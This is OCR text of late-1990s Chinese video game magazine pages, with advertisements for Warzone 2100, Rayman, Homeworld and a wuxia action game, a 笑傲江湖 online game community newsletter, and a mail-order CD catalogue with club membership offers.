公元2085年，世界末日随着核冬天来临。公元2100年，我们为建立新世界而战。《战地2100》中可以研究设计超过2000种新武器，以全新的指挥官系统和具有高等逻辑原理的人工智能系统为即时战略游戏加入了前所未有的可玩性。采用三维图形加速技术，展现未来战争的火爆场面。《战地2100》极尽未来毁灭战争之能事，是表现未来战争的即时战略游戏，也代表着即时战略游戏的未来发展方向。


战地2100将即时战略游戏带入了一个全新的维度。

- 令人惊讶的三维地形
- 快速火爆的战争场面
- 富有深度的策略成分

特点：

- 资源管理和即时决策
- 透明效果和实时光影
- 真实的三维环境，可以从任何角度指挥战争
- 设计，开发和建造2200多种武器
- 敌人的行动试用逻辑性人工智能系统控制
- 支持8人网络对战

设计(Design)、部署(Deploy)与毁灭(Destroy)!



EIDOS　Pumpkin Studios

双CD最终价：80元

SunTendy INTERACTIVE 新天地互动多媒体
地址：北京海淀区哨子营1号(北京市1998号信箱)
邮编：100091　联络：新天地销售部
电话：(010) 62862035　传真：(010) 62862036

Virgin INTERACTIVE

《命令与征服——泰伯利亚之日权威攻略指南》
套装现已全面上市!

来自Westwood制作小组的最权威游戏资料，Prima 正式授权。

新天地互动多媒体全国独家发行，更随书副赠《泰伯利亚之日绝密资料》光盘及NOD、GDI主题贴纸

《命令与征服——泰伯利亚之日权威攻略指南》

- 介绍多人游戏战术和人工智能所采用的战术
- 所有NOD和GDI任务的详解
- 全部作战单位的详尽比较和精解
- 深入的资源管理和建设策略分析
- 最大限度地提高资源产量的方法
- 全部的任务分支


赠送《泰伯利亚之日绝密资料》光盘

- 《命令与征服》系列游戏的历史沿革
- 游戏制作组专访
- 游戏精彩动画
- 主题音乐欣赏
- 其它具有纪念性的资料

超值抢购价：29.90元



SunTendy INTERACTIVE 新天地互动多媒体
地址：北京海淀区哨子营1号(北京市1998号信箱)　邮编：100091
联络：新天地销售部　电话：(010) 62862035　传真：(010) 62862036



Game Home ~ Welcome!

[illegible]

"[illegible]全世界 Game 执迷者联合起来"[illegible] Welcome! [illegible] Game Home!

这是一片我们自己可以[illegible]大笑、大哭、大闹，但千万不可以[illegible]，因为 Game fans 都是君子[illegible]

Welcome! Game Home——我们的家，不需要多大的地方，[illegible]

Game 是一种生活[illegible]，[illegible]Game Home[illegible]，[illegible]之力，"[illegible]上尽收[illegible]"，境界全此，其[illegible]之间[illegible]震天动地！

为我喝彩！

——[illegible]

冲天杀气为谁怒

这个秋天很美丽

每年秋天，北京总有些不同，唯一不变的是秋高气爽的美丽。

世纪之交，便是普通的日子，似乎也赋予了别样的意义。这个意义下，生活承受了许多新的负担，日子越走越快，人们越来越忙，忙得连喘息的时间都没有了。于尘世之间，沉沉浮浮，片刻不得闲……

一个遥远的时间之前，一个开满桃花的小村口，一个孤独的少年在练剑。他千篇一律，麻木地反复练一个动作，在木头人的咽喉处留下一个黄豆大小的小洞。

他是一个杀手，是江湖上一个神秘组织——"乌鸦"中的杰出杀手。在全家惨遭杀害之后，他的心中只有复仇的怒火和杀人的畅快，一剑致命的武功让许多武林高手都谈虎色变。

在杀人与被追杀中，他浪迹江湖，并一直在追寻一把传说中的致命武器"杀气"。一次失手之后，他发现那致命剑已渐渐失去了原有的威力。这是因为他对与他相依为命的师妹产生了儿女私情。后来，他发现自己去刺杀的仇人竟是自己的亲叔叔，一段江湖恩仇和官场黑幕渐渐展开。

在无奈的麻木中，他依然过着嗜血为生的杀手生活。直到有一天，他心爱的女人失踪，一切才都彻底改变了……他不知道，他将揭开一个天大的秘密……

错综复杂的历史背景，扑朔迷离的江湖恩仇，气魄宏大的真实建筑，千丝万缕的儿女情丝……使您身临其境地感受到一个孤独少年一步步蜕变成冷血杀手的复杂心态。让他带您回到当时的黑暗社会，回到混乱纷争的江湖中去，忘记今人，忘记自己。金庸先生曾说过："武侠小说是成年人的童话！"莎士比亚也曾说过："因为有了童话世界才美好起来。"我们将奉上一个精心策划的游戏，伴您走过美丽的秋天，会让这个秋天很美丽。

——京都 G 侠

老王卖瓜

《杀气冲天》Made in China!

1、错综复杂的历史背景，扑朔迷离的江湖恩仇，曲折委婉的动人故事，荡气回肠的儿女情丝，充满浓[illegible]的[illegible]风格和历史特色。

2、22个气[illegible]的场景[illegible]实景，细致入微的小村人[illegible]，全3D制作，精美，流畅，忘我置身于一个久远的年代。

3、即时战斗方式，六十多种，一千多个敌人，更有三种武器，四种打斗方式可供选择，外加暗器、面具等工具，体味走马江湖的杀手人生。

4、无需 3D 加速卡即可获得满意效果，尽力为广大玩家着想。

过上一把瘾

玩就玩个天翻地覆！

★玩真的！

全部场景，取材实景，3D 技术制作

★玩狠的！

真刀真枪地玩命，你死我活

★玩阴的！

打不过就跑，明的不行来暗的，面具、暗器一显身手

★玩俗的！

民俗、民风、民谣尽显故都风情

★玩酷的！

你就是杀手，走马江湖，快意人生

太公钓鱼

征订：《杀气冲天》现在开始全面征订，即时体验版：30元

完整典藏版：60元。请直接汇款百事隆泰。

征集：全面征集《杀气冲天》大结局，入围者大奖鼓[illegible]

征稿：对本栏目指点迷津，一经采用，特设酷奖。

征兵：身高体壮，文武双全，为 Game 江湖高手，分赃形式可洽商

半世情仇半世缘

请详细填写下表寄回，我们将以抽奖方式，每月选定 5 位幸运者，赠送一套《杀气冲天》，待定包单用下期本栏目。

姓名		职业		年龄		邮编	
电话		E-mail		地址			

1、请问《杀气冲天》是由哪家公司代理发行的？

2、一句话点评"Game Home"！(酷极了，绝！——怎么吹都行，多说过年话，拜托！这可涉及我的奖金！)

3、您对国产游戏的建议。

北京百事隆泰科技有限公司 发行

地址：北京海淀区白石桥路 31 号

邮购地址：北京 2417 信箱 21 分箱 233 房间

电话 (010)68745157 68744400-823[illegible]

邮政编码 100081 收款人：闫巍

欢迎查询 www.8 Studio.com.cn

杀气冲天

39元 即时体验版

[illegible]，天下大乱

[illegible]全家惨遭杀害，为了复仇，他浪迹江湖，在杀人与被杀过程中承受着麻木和无奈。直到有一天，他心爱的女人失踪，一切都彻底改变了……

玩**真**的！

全部场景，取材实景，3D 技术制作。

玩**狠**的！

真刀真枪地玩命，你死我活。

玩**阴**的！

打不过就跑，明的不行来暗的，面具、暗器一显身手。

玩**俗**的！


民俗、民风、民谣尽显古都风情。

真诚回馈玩家

1 凡现在预定产品，即时体验版：30元，完整典藏版60元，请直接汇款百事隆泰公司。截止日期 1 月 31 日

2 完整典藏版全面征求玩家结局设计，入围者将有惊喜收获。





北京百事隆泰科技有限公司 发行

地址：北京海淀区白石桥路 31 号

邮购地址：北京 2417 信箱 21 分箱 233 房

电话：(010) 68745157,68744400-8233

邮政编码：100081 收款人：闫巍

八爪鱼工作室 制作 欢迎查询：http://WWW.8 Studio.com.cn



九月
扬帆远航
生命，是壮阔的冒险
知识，化冒险为动人的发现





世纪末 雷曼三部曲





金雷

（雷曼）温故知新版　经典游戏一次玩

（9月中旬上市）真情回馈价

（雷曼）

◇风靡世界，全球销量超过四百万套的动作冒险游戏

（雷曼设计师）

（雷曼发烧友）

（雷曼2制作特辑）

2

热切期待中

麻烦大了

（雷曼2）姐妹篇　3D冒险游戏震撼初体验

（10月上市）超低心跳价 38 元

◇超现实主义卡通风格的3D冒险游戏

◇令人捧腹的造型和故事情节

◇根据玩家的行动而自己变化的全新游戏互动概念

◇3D加速技术与MMX技术的完美结合

◇高达44KHZ采样率的16位杜比环绕音响效果

（雷曼2）精彩体验版



热切期待中

全球瞩目　世纪

（全球同步　10月22日火热

◇有机会获得各种雷曼小礼品

Ubi Soft

上海育碧电脑软件有限公司


北京联络处

敬請期待……

由您一手主导，建立一个前所未有的电视王国！



TV電視夢工場 TV Dream Works



电视台的经营模拟、策略游戏经典之作，暑假正式发行！

安排节目：妥善规划频道的性质，根据观众的收视喜好，安排最棒的节目表！
节目购买：两千种节目影片，包括电影、连续剧、综艺节目……等，任你挑选！
制作节目：你可以自己制作各式各样的节目，完全享受亲身参与拍摄节目的乐趣。
招聘人员：导演、主播、还是明星？超过 150 个人物，俊男美女任由您来安排。
电视大楼：摄影棚、新闻部、多种设施让您逐步扩充，建立属于自己的电视王国！
广告业务：以节目品质为后盾，用合理价格作手段，创造令人羡慕的广告业绩吧！
频道竞争：从默默无闻的地方电视台，一举击倒所有对手，独霸全国的频道！

TIME 光譜資訊股份有限公司
T-TIME TECHNOLOGY CO., LTD.

笑傲江湖演义（五） www.xajh.com

★ 请注意：本游戏内容不涉及政治、文化、经济、教育等严肃话题，请以玩游戏的娱乐心态看待本游戏。

★ 另外，本站点拒绝中小学生访问。



八月笑傲江湖之抗倭记实

八月的江湖是个纷乱的江湖……各家各派之间的恩恩怨怨竟然愈演愈烈，几乎酿成中原武林的第一次内乱。而此时东瀛方面的鬼子、浪人、狼狗、匪徒八胞胎，纠集了无耻的汉奸和狗腿子也发动了迄今为止最凶悍的夏季攻势……

八月一日：鬼子大队长率领五十名"有"浪人登陆侠客岛。二十多名正在扎堆神聊上个月"侠客英雄榜"的侠客惨遭偷袭，全部GAME OVER。

八月二日：十七名狗腿子各牵狼狗在天宁寺设立封锁哨卡。数十名路过的女侠客因实力不济被狼狗咬伤，因流血和对狂犬病的恐惧使她们的身心受到了极大伤害。

八月五日：快活林钱庄被血洗，数百万两的银票让浪人们一扫而光。钱庄老板诸葛MIKE被浪人打晕后，又被赶来的侠客们愤怒地打醒，随后又再次被打晕，打醒、打晕、打醒、打晕………………

八月十日：匪徒八胞胎在枪击数千名侠客后，越发胆大妄为，公然包围了众人最后一个安乐窝——聚闲庄。唐家堡、终南后山、迷踪林、摩天崖四个地方到处都是黑洞洞的枪口。躲在聚闲庄里的侠客不敢出来，救援的侠客也冲不进去。如此纠缠了八个小时之后，匪徒八胞胎向聚闲庄大厅发泄了九万发子弹后，呼啸而去。

这就是笑傲江湖屈辱的八月吗？不！当然还有不怕死的侠客，还有不怕死的中国人！反击很快就打响了。一时间，白山黑水，天南海北到处都是"保卫武林，保卫华夏"的呐喊，战斗更加激烈了。人人心中都明白：只有团结才能自保，只有团结才能保卫祖国大好河山。

以下就是丐帮天葵VS"有"浪人的精彩战例：

天葵发现自己的前方站了一个人！东洋人！天葵心中一凛。天葵看着那东洋人，二话没说，一剑递出。那东洋人竟不闪不避迎面而来，眼见就要中剑，忽然反身，"叮"地一声，刀伸至背，架过一剑。

此时此人面向天葵，"唰"地一刀劈下，正反之间，毫无征兆。这一招甚是阴毒。可是天葵更快，剑光闪烁，东洋人一时不知所措。骤然之间，天葵的剑尖已抵住东洋人的胸口。

这时，东洋人剑势已尽，但身形还可展。一股奇异的紫色烟雾突然从东洋人的身上爆发而起，吞没了东洋人的身体，也吞没了天葵。那烟雾立刻沉重的象是有形之物，天葵不但眼睛被迷住，身形在烟雾中竟也施展不开。

天葵心中一惊暗想：忍术？据古老相传，练成这种武功的人大多被视为鬼魅般的神秘人物。天葵虽已无力，但心中一股求胜意志，依然很盛。斗志也依然旺盛。

天葵冲进雾的最浓处，剑一甩，手一抬，完全是高手近身必杀的搏击法。只见那东洋人脸上变了颜色。转身竟然想逃！天葵这下可涨红了脸，虎吼连连。掌风一下比一下厉害，气势一击比一击凶悍！直打得东洋人无所遁形，连退百步。站立不稳。

机会，杀！天葵竟然换招。轻描淡写的冲东洋人一推。——降龙十八掌中第N掌。可就这一推，东洋人却骇得张嘴欲呼。可还未等他呼出声来就已经被掌风——所伤，所杀，所灭！

八月笑傲江湖之虾虾心声：

《风继续吹，不忍远离，心里极渴望，渴望留下伴着你…》

作者：任我行

回想当年，初出茅芦；光明顶上，圣火朝天。
日月神教，条条好汉；齐声高歌，世界之巅！
下得山来各分散，天魔神针别腰间；聚贤庄里识豪杰，
侠客岛上伴月眠。假名道长教育我，闯荡江湖义为先；
好好先生惹不得，魔头月亮最危险。任某牢记前辈言，
同门相助不相煎；这日漂泊到天山，冰天雪地别洞天。
突见三位白袍客，无双晚报和飞仙；天外飞仙连字辈，
使人不得不垂涎。一击不中赶快逃，两腿发软步蹒跚；
无双两剑险断气，晚报追上把我歼。初次遇害发冲冠，
立志苦练灭天山；网吧关门不营业，注册新人拜师先。
辛苦一夜喂包子，内力已达一百三；若是报仇不心切，
六月我是十强间。内力已满该嚣张，踏破铁靴觅无双；
这人不但轻功好，而且下线下得早。满腔怒火无处发，
乱转来到冰火岛；岛上一人不是谁，正是飞仙这老贼。

圆月弯刀急出鞘，手起刀落血满天；内力消耗一大半，
快意恩仇乐淘天。闲来无事回石府，吸星大法接着练；
全真海雅突出现，任某之命丧红颜。只差两点升八级，
现在想来都可惜；从此一蹶就不振，退隐江湖数十天
重入江湖七月末，这个世界已大乱；八级九级满天飞，
出手就是百多万、圆月弯刀淘汰品，普及装备倚天剑；
不可理解忙询问，原来都靠杀猪练，嗤之以鼻没追求，
这样哪里有乐趣；声望到了负九九，居然自动被丢翻；
那又何必有邪派，加入只能受磨难。自古有正就有邪，
万事都有对立面；战斗得胜冤枉死，笑傲江湖一场梦！
大奸大恶大虾，鬼子汉奸也罢，能杀我就通杀！
（另：任我行痛定思痛之后已决定重出江湖，东山再起 ）

《江湖的美》 作者：彩女

彩女和乌龙离开了一个月，还是回来了……现在，我是舍不得离开了，因为，江湖很美、

江湖是MUD，掉到泥潭里的人很难出来，岸上的人嘲笑他们，可是他们自己下来后才发现要想出污泥而不染是根本不可能的，不如干脆别下来，又何必强作清莲，为难自己呢？下来要的就是一身泥，谁比谁脏多少？

都是泥人，但看上去都很美。

江湖是真的，鼠标和键盘上有你的指纹，电信局有你的帐单，还有玩家的疲惫和小猪的汗水。你的每一句话是用手去敲，用心去说的，只省去了那张可能口是心非的嘴。

江湖是假的，我不叫“彩女”，他也不叫“乌龙”，还有“绝影”、“九幽”、“天外飞仙”……谁会叫这些名字？可是在江湖里，这些名字很美！我可能记不清他们的编号，但只想记住这些名字。

江湖是部小说，而你就是主角兼作者。那不就是自传么？不用当流氓就能当作家，也不需要动笔，一边创作一边欣赏，美。

江湖是战场，在驱除倭寇的时候，哪怕是为国尽忠的时候，在对手倒在剑下的时候，或者自己被超渡的时候，是冷静的美；

江湖是朋友一场，在聚闲庄这个没有刀光的地方，奔波劳碌后休息的地方，一盏灯，一坛酒，赏看夕阳，休闲的美；

江湖是情场，柔情蜜意，置身世外，缠绵的美，为情而死，再续前缘，浪漫的美；

江湖还是商场、考场、养猪场，在商人、文人和牧人的眼里，也是美的……

总之这里有各种江湖以外很难找到的美。

江湖太大了，又何止是这些，其实，江湖就是江湖。江湖的美要靠自己去体会，体会不到，就去挖掘，不会挖掘，就人交流，交流的都没什么心得了，就去创造……

江湖每天都在变，可江湖的美是永存的！

越不聪明越快活，省的些闲灾祸；外人皆醉我独醉，江湖才有此美。

凌晨失眠，无所事从，半醒半梦，不知所云……

八月笑傲江湖盘点：

论坛文豪：自从笑傲江湖主页的总论坛及20大门派论坛开通，江湖中的侠客们纷纷放下刀枪，拿起笔杆，向论坛蜂拥而来。其中不乏武功低微，江湖上名不见经传的小侠，在论坛上却文思充沛，下笔若神，大有语不惊人死不休之势，一时间造就了一大批新的江湖名人，称之为“文豪”、其中日月神教在20个门派中一骑绝尘，以绝对优势成为仅次于总论坛的人气最旺分坛，不知道是不是和神教“宣传委员”（论坛版主）小虫的物质奖励有关。而教中丰臣云也成为公认的江湖第一文豪，端的是风光无限，家喻户晓（而原来有谁知道江湖中有这么一号？）。

论坛大事：8月底日月神教任我行杀阳光，声望暴跌至-99以下（就是说恶贯满盈了！），被系统自动清档，成为江湖上第一位“轮回”的成名侠客。任我行满腔悲愤，以“任我行之魂”的名字在论坛上大呼冤屈，据说当夜论坛浅黄色的背景变成了飘飞的雪花（北京的8月啊！）……一向为玩家拥戴的乐斗士小猪也因此而倍受责难，认为声望负到一定程度被清档的规则不合理。现实生活中好人就够难当的了，好不容易有个游戏可以轻轻松松地在里面当一把坏蛋，没想到这里是坏人难当！ －－－－ 真是难为各位“作恶多端”的侠客了……

门派建设：门派论坛使门派建设更受重视，继花无缺、天外飞仙之后，断龙、雪血飘、天葵，逍遥子分别建立：

古墓派主页：
http://www.lxspace.net/%7Egaohao/gumu/gumu.htm
大内锦衣卫主页：
http://202.130.8.30/jinyiwei/
丐帮主页：
http://www2.intercafe.xm.fj.cn/%7Exiaoqin/guibang.htm
名捕门主页
http://202.103.176.80/g/zhouyunhe/

注：本文中人物名称均为游戏中玩家所扮演角色的姓名。

游戏巫师：MINDI

★ 游戏巫师热线 story@www.xajh.com
★其他精彩内容请浏览网页 http://www.xajh.com

新月已出版光盘产品及其它部分待出版产品邮购报价：

共享风暴光盘版第一辑	1CD	零售价40元	邮购价20元	销售中	新月会员15元
共享风暴光盘版第二辑	2CD	零售价40元	邮购价--元	无库存	新月会员--元
共享风暴光盘版第三辑	2CD	零售价40元	邮购价30元	销售中	新月会员25元
共享风暴光盘版第四辑	2CD	零售价40元	邮购价30元	销售中	新月会员25元
能源基地之驱动大全	2CD	零售价32元	邮购价--元	无库存	新月会员--元
能源基地之补丁大全	1CD	零售价28元	邮购价--元	无库存	新月会员--元
千典游戏龙第一辑	2CD	零售价28元	邮购价25元	销售中	新月会员20元
千典游戏龙第二辑	3CD	零售价28元	邮购价28元	销售中	新月会员25元
千典游戏龙第三辑	3CD	零售价28元	邮购价28元	销售中	新月会员25元
千典游戏龙第四辑	3CD	零售价28元	邮购价28元	未上市	新月会员25元
千典游戏龙第五辑	3CD	零售价28元	邮购价28元	未上市	新月会员25元
千典游戏龙第六辑	3CD	零售价28元	邮购价28元	未上市	新月会员25元
魔音世界	1CD	零售价18元	邮购价18元	热销中	新月会员15元
壁纸千寻	1CD	零售价18元	邮购价18元	热销中	新月会员15元
访客奇兵	1CD	零售价18元	邮购价18元	热销中	新月会员15元
休闲百分百	2CD	零售价18元	邮购价18元	热销中	新月会员15元
桌面总动员	1CD	零售价18元	邮购价18元	未上市	新月会员15元
软体震裂	1CD	零售价18元	邮购价18元	热销中	新月会员15元
装机驱动之超频2000	1CD	零售价18元	邮购价18元	热销中	新月会员15元
装机驱动之超频2000II	1CD	零售价18元	邮购价18元	预售中	新月会员15元
娱教先锋之我爱DIY	1CD	零售价38元	邮购价35元	预售中	新月会员30元
千典游戏龙之樱花飞舞时	4CD	零售价38元	邮购价35元	销售中	新月会员30元
千典游戏龙之樱花飞舞时2	4CD	零售价38元	邮购价35元	热销中	新月会员30元
千典游戏龙之飘花千夜雪	4CD	零售价38元	邮购价35元	未上市	新月会员30元
组合空间疾风号	5CD	零售价50元	邮购价45元	热销中	新月会员40元
组合空间菜鸟号	5CD	零售价50元	邮购价45元	热销中	新月会员40元
组合空间梦幻号	5CD	零售价50元	邮购价45元	热销中	新月会员40元

- ●组合空间梦幻号：魔音世界+壁纸千寻+访客奇兵+休闲百分百 5CD简套装
- ●组合空间疾风号：超频2000+共享风暴3+4 5CD简套装
- ●组合空间菜鸟号：千典游戏龙第一辑+第二辑 5CD简套装

【新月软件俱乐部】开始招收2000年新会员

一、2000级白金会员！

A. 申请时间99年9月1日—99年10月31日

B. 有效使用日期2000年元月至12月止

C. 拥有唯一使用编号的特制白金级会员卡一张(99年11月30日统一发放).

D. 享受新月软件俱乐部所提供光盘产品全部会员优惠价.

E. 每月获得新月软体咨讯一份寄送，及更多的回报奖励活动(如抽奖、光盘赠送等).

F 2000年会费金额20元/限4700名(请提供姓名/年龄/职业/详细通讯地址及邮编).

二、2000级紫金会员！

A 申请时间99年9月1日—99年10月31日.

B 有效使用日期2000年元月至12月止.

C. 拥有唯一使用编号的特制紫金级会员卡一张(99年11月30日统一发放).

D. 不计售价获得2000年出版的新月光盘产品全部赠送，至少10套以上(出版即寄).

E. 每月获得新月软体咨讯一份寄送，及更多的回报奖励活动(如抽奖、光盘赠送等).

F. 2000年会费金额200元/限300名(请提供姓名、年龄、职业、详细通讯地址及邮编).

●关于新月五碟一百用户和99年会员至2000年会员转换方法：

A. 仅剩一套邮购权的新月五碟一百用户可申请向2000级白金会员转换（申请时请将五碟一百卡寄回).

B. 99年C级会员卡可寄回申请作废(但会员编号99年内仍有效)，附加120元向2000级紫金会员转换.

C. 其它依照正常程序重新申请.

CD-ROM

樱花飞舞时2

送【战国】完整版

战国，是中国历史上第一个群雄割据的乱世。周天子腐弱无能，国力不济，导致诸侯割据，战火纷争。在乱世中，唯一能够平定天下的就是武力！用武力开创国土，用武力维持国家的强大，用武力保持己方国内的安宁，让邻国不敢生窥视之心！在战国面的世界中，群雄之间的纷争是用钢铁机甲兵团来解决的，一切外交辞令被机甲战士的激光炮火所代替。作为一名钢甲战士的驾驶员，你是否能够完成战斗任务，来维护自己所保卫的国土？来吧，来开创一个新的世界，用自己机甲战士的炮火为自己的勇气、智慧和正义做证。

动作射击游戏，采用纯三维技术制作，代表国内最高3D引擎水平的战国包含12个难度各异的任务关，任务内容包括营救，突袭，狙击。您将可以根据任务的不同，配置自己喜欢的武器，以及选择共同出击战友！

电玩音乐 ●棒球英豪●封神领域●闪烁羽毛●梦幻模拟战5●鬼神红十士●宇宙骑士2●魂之利刃格斗●机械女神等20首精选SS/PS/TV游戏音乐主题

游戏无限 ●随盘赠送【战国—噬魂之旅】完全正式版●【疯狂城市赛车】试玩版●雷神之锤III竞技场最新1.08试玩版等……

休闲一刻 ●女神拼图游戏●雷电2000●3维迷宫●桌面樱花●黑白至尊●猜心术●世界大理牌●FF8棋龙●金庸群侠外传等25套休闲游戏小品……

卡通图墙 ●120幅最新精美图游戏/卡通CG壁纸

过关不败 ●近30套最新的热门游戏修改器•作弊器•超级存档等。

补丁补丁 ●20多种最新热门游戏补丁……

电玩陆海空 ●Voodoo卡模拟软件●攻略博士 V2.2正式版●锐闪舞曲游戏修改工具●FF8桌面主题●WinDVD 20.45DVD播放器●虚拟大观2000V5.0中文版●壁纸精灵1.0B●口袋妖怪的怪兽图标等近40种玩家必备工具……

千典动画城 ●封神领域●拳皇'99●生体兵器●暴走格斗●千剑物语●美少女战士●机动战士高达M●斗神传I/II/III●神佑擂台●寄生前夜●星皇高手●狂性机天使II，III●女神一建筑令●圣斗士星矢●GS美神●樱魂传●圣传●12少女物语●樱大战—樱花绚烂等84段PC/PS/TV精彩动画欣赏

邮购地址：哈尔滨南岗区革新街169号远达大厦A508室新月公司邮购组收（150001）

咨询电话：0451-2667350转403 雷中华

咨询时间：早8:30至16:30 其他时间传真应答

出货查询：萧羽

传真电话：0451-2667350转507

技术指导：贾志鹏 / 厚石 / 李旭

零售邮购：38元/套4CD （免邮费）

代理负责：刘铁军 13904653375

开户银行：哈尔滨市商业银行华美支行

银行帐号：110247-298

银行户名：新月计算机技术开发有限公司

http://jalansun.share.hr.hl.cn

电子邮件 crescent@mail.hr.hl.cn

Design by Jalansun 1999

千典游戏龙

樱花飞舞时2

经典角色扮演游戏 1999 年 9 月下旬全新上市!

赠送印刷精美的权威说明书，雷曼 2 鼠标垫

中文版升级特别启示

凡已购买英文版的用户，请将说明书最后一页的特别启示剪下寄回，另汇款 50 元至上海育碧，就可获中文版《魔法门VII》光盘一套。

魔法门VII

完全中文版

中古世纪风格的即时战略游戏 9 月底上市

PC DATA 统计 持续数周全美销量排行榜冠军

惊喜售价 88 元

赠送雷曼 2 鼠标垫

精美收藏卡一套

家园 HOMEWORLD

全三维即时战略游戏

- 独特的视角切换功能，让你从四面八方进攻敌人
